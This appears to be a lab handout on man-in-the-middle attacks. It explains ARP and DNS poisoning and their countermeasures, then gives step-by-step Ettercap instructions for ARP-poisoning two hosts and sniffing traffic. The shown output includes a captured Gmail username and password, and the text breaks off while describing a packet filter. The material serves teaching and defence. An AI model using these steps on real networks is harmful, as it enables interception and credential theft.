MAN IN THE MIDDLE ATTACK

Objectives

- To understand ARP Poisoning, and how it forms MITM.
- To understand DNS poisoning, and how it uses in the MITM.
- To do MITM attack using Ettercap tool.

Overview

Suppose that Alice, a high school student, is in danger of receiving a poor grade in math.Her teacher, Bob, mails a letter to Alice's parents requesting a conference. However, Alicewaits for the mail and removes the original letter from the mailbox before her parents comehome. She then replaces it with a counterfeit letter from Bob that compliments her for her math work. She also forges her parent's signature on the original letter to decline a conference and then mails it back to Bob. The parents read the fake letter and compliment Alice on her hard work, while Bob wonders why her parents do not want a conference. Alice hasconducted a **Man-In-The-Middle**attack by intercepting legitimate communication and forginga fictitious response to the sender.

Definition of MITM

*Man-in-the-middle***(MITM)** attacks occur when the attacker manages to position themselves between the legitimate parties to a conversation. The attacker spoofs the opposite legitimate party so that all parties believe they are actually talking to the expected other, legitimate parties. A MITM attack allows the attacker to eavesdrop on the conversation between the parties, or to actively intervene in the conversation to achieve some illegitimate end.

MITM attacks are relatively uncommon in the wired Internet, since there are very fewplaces where an attacker can insert itself between two communicating terminals andremain undetected. For wireless links, however, the situation is quite different. Unlessproper security is maintained on wireless last hop links, it can be fairly easy for anattacker to insert itself, depending on the nature of the wireless link layer protocol. See Figure 1 below.



Computer A
Man-in-the-middle
Server B
Host A
Thinks it's communicating with Host B
Attacker
Sits between the two hosts and is able to monitor and modify their transmissions
Host B
Thinks it's communicating with Host A

Figure 1 : MAN IN THE MIDDLE ATTACK

Man-in-the-middle attacks can be active or passive. In a passive attack, the attacker capturesthe data that is being transmitted, records it, and then sends it on to the original recipientwithout his presence being detected. In an active attack, the contents are intercepted andaltered before they are sent on to the recipient.

The purpose of Man-In-The-Middle Attacks

Man-in-the-middle attacks have a variety of applications, including:

- **Web spoofing:** This is an attack in which the assailant arranges his Web server between his victim's Web browser and a legitimate server. In this case, the attacker can monitor and record the victim's online activity, as well as modify the content being viewed by the victim.
- **TCP session hijacking:** By arranging for traffic between two hosts to pass though his machine, an attacker can actually take over the role of one of them and assume full control of the TCP session. For example, by monitoring a victim's communications with an FTP server, the attacker can wait for the victim to authenticate and then hijack the TCP session and take over the user's access to the FTP server.
- **Information theft:** The attacker can passively record data communications in order to gather sensitive information that might be passing between two hosts. This information could include anything from industrial secrets to username and password information.
- Many other attacks, including denial-of-service attacks, corruption oftransmitted data, or traffic analysis to gain information about the victim'snetwork.

Conducting man-in-the-middle attacks

Man-in-the-middle attacks can be accomplished using a variety of methods; in fact, anyperson who has access to network packets as they travel between two hosts canaccomplish these attacks:

- **ARP poisoning:** Using Hunt, a freely available tool that uses ARP poisoning,an attacker can monitor and then hijack a TCP session. This requires that theattacker be on the same Ethernet segment as either the victim or the host withwhich it is communicating.

- **ICMP redirects:** Using ICMP redirect packets, an attacker could instruct arouter to forward packets destined for the victim through the attacker's own machine. The attacker can then monitor or modify the packets before they are sent to their destination.
- **DNS poisoning:** An attacker redirects victim traffic by compromising the victim's DNS cache with incorrect hostname-to-IP address mappings.

Countermeasures

To protect against man-in-the-middle attacks, **routers should be configured to ignore ICMP redirect packets**. Countermeasures for ARP and DNS poisoning will be examinedin the following discussion of spoofing techniques.

ARP poisoning


ARP (Address Resolution Protocol) poisoning is a technique used to corrupt a host'sARP table, allowing the hacker to redirect traffic to the attacking machine. The attack can only be carried out when the attacker is connected to the same local network as the target machines.

Operation

ARP operates by sending out *ARP request* packets. An ARP request broadcasts the question, "Whose IP address is x.x.x.x?" to all computers on the LAN, even on aswitched network. Each computer examines the ARP request and checks if it is currently assigned the specified IP. The machine with the specified IP address returns an ARP reply containing its MAC address. To minimize the number of ARP packets being broadcast, operating systems keep a cache of ARP replies. When a computer receives an ARP reply, it will update its ARP cache with the new

IP/MAC association. ARP cache poisoning occurs when an attacker sends forged ARP replies. In this case, atarget computer could be convinced to send frames to the attacker's PC instead of thetrusted host. When done properly, the trusted host will have no idea this redirection took place.

Here is an example of how this would work. First, the attacker would say that the router's IP address is mapped to his MAC address. Second, the victim now attempts to connect to an address outside the subnet. The victim has an ARP mapping showing that the router's IP is mapped to the hacker's MAC; therefore, the physical packets are forwarded through the switch and to the hacker. Finally, the hacker forwards the traffic onto the router. Figure 2 details this process.



Switch look-up table before poisoning

Port	MAC
A	Hacker
B	Victim
C	Router
D	Server

1. The hacker sends out ARP replies stating that the router's IP address maps to the hacker's MAC address

2. The victims sends out traffic bound for the router. The victim and the switch both believe the router's IP is associated with the hacker's MAC address

3. The hacker uses IP forwarding to move the victim's data to the router

Switch look-up table after poisoning

Port	MAC
A	Router
B	Victim
C	
D	Server

Figure 2 The ARP poisoning process.

After this setup is in place, the hacker is able to pull off many types of man-in-the-middle attacks. This includes passing on the packets to their true destination, scanning them for useful information, or recording the packets for a session replay later. **IP forwarding is a critical step in this process. Without it, the attack will turn into DoS. IP forwarding can be configured as shown in Table 1.**

Table 1. IP Forwarding Configuration

Operating System	Command	Syntax
Linux	Enter the following command `to edit /proc: 1=Enabled, 0=Disabled`	`echo 1 >/proc/sys/net/ipv4/ip_forward`

Windows 2000, XP, and 2003	Edit the following value in the registry: `1=Enabled, 0=Disabled`	`IPEnableRouter`
		`Location:`
		`HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\`
		`Parameters`
		`Data type: REG_DWORD`
		`Valid range: 0-1`
		`Default value: 0`
		`Present by default: Yes`

Countermeasures

To stop ARP poisoning, use network switches that have MAC binding features. Switches with MAC binding store the first MAC address that appears on a port and do not allow the mapping to be changed without authentication.

DNS poisoning

DNS spoofing manipulates the DNS server to redirect users to an attacker's server. TheDNS server resolves Internet domain names (www.google.com) to IP addresses(74.125.230.144), taking the burden off the user to remember a series of numbers. DNSspoofing can alter the cache so that www.google.com, which normally translates to an IP address of 74.125.230.144, is redirected to 72.30.2.43 (yahoo.com).

When the victim organization’s DNS server requests lookups from authoritativeservers, the attacker “poisons” the DNS server’s cache of hostname-to-IPaddress mappings by sending false replies. The organization’s DNS server storesthe invalid hostname-to-IP address mapping and serves it to clients when theyrequest a resolution.

All three attacks can cause serious security problems, such as redirecting clients towrong Internet sites or routing e-mail to non-authorized mail servers.

Countermeasures

To prevent DNS spoofing:

- Ensure that your DNS software is the latest version, with the most recentsecurity patches installed.
- Enable auditing on all DNS servers.
- Secure the DNS cache against pollution.

Lab Experiment


Requirements:

In this experiment we need at least three machines, one runs backtrack operating system, other two PCs run windows xp .we will use ADSL router instead of any machine.Also we can use VMware to do MITM in home.

Procedures :


Simple MITM Attack

1. From PC1 that runs Backtrack 3 , start ettercap by command (ettercap –G), or from (Backtrack – Privilege Escalation – Spoofing –Ettercap).




```
bt ~ # ettercap -G
```

2. From menu sniff choose Unified sniffing then select the network interface controller NIC that connected to the network you want to attack it, this is shown in the figure below.



Network interface : eth0

3. From host menu click scan for hosts , after finish scanning click host list to list the hosts it found in your network.
4. Choose target 1 and target 2 that you want to be in between (MITM); (target 1 and target 2 may more than one address)



```
bt ~ # ettercap

ettercap NG-0.7
```

IP Address	MAC Address	Description
192.168.1.1	00:26:5A:52:31:49	
192.168.1.6	00:0C:29:66:28:5A	

```
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.1.1 added to TARGET2
Host 192.168.1.6 added to TARGET1
```

5. From Mitm menu click ARP Poisoning choose sniff remote connection and then ok.
6. Click start sniffing from start menu ; wait for result .




Figure 2

Gmail: Email from Google - Windows Internet Explorer
https://accounts.google.com/ServiceLogin?service=
Certificate Error
Live Search
File Edit View Favorites Tools Help
Gmail: Email from Google
Page Tools
Google

il

le approach to email.

built on the idea that email can be more intuitive, efficient,
l. And maybe even fun. After all, Gmail has:

Lots of space

Over 7637.222998 megabytes (and counting) of free storage.

Less spam

Keep unwanted messages out of your inbox.

Mobile access

Sign in


Username: ma777moud@gmail.com

Password: ••••••••••

Sign in □ Stay signed in

Can't access your account?

https://accounts.google.com/ServiceLoginAuth




```
bt ~ # ettercap
ettercap NG-0.7
```

IP Address	MAC Address	Description
192.168.1.1	00:26:5A:52:31:49	
192.168.1.6	00:0C:29:66:28:5A	

```
GROUP 2 : 192.168.1.1 00:26:5A:52:31:49
Starting Unified sniffing...

HTTP : 209.85.143.84:443 -> USER: ma777moud@gmail.com  PASS: IUG123$%^
INFO: https://accounts.google.com/ServiceLogin?
service=mail&passive=true&rm=false&continue=http://mail.google.com/mail/
&bsv=llya694le36z&scc=1&ltmpl=defaul
```


MITM Attack with Filter

1. Go to the path /usr/local/share/ettercapand open etter.filter.killfile.



```
bt ~ # cd /usr/loc
local/  locale/
bt ~ # cd /usr/local/s
sbin/           sinfp/          sleuthkit-2.09/
share/          sleuthkit/      src/
bt ~ # cd /usr/local/share/ettercap/
bt ettercap # ls
etter.dns              etter.filter.kill  etter.mime      etterfilter.cnt
etter.fields           etter.filter.ssh   etter.services  etterfilter.tbl
etter.filter           etter.finger.mac   etter.ssl.crt   etterlog.dtd
etter.filter.examples  etter.finger.os    ettercap.png
bt ettercap # 
```

2. Modify etter.filter.kill file as you want. An example of the code shown below which prevents the machine that has the IP = 192.168.1.6 to send any packet to the default gateway.



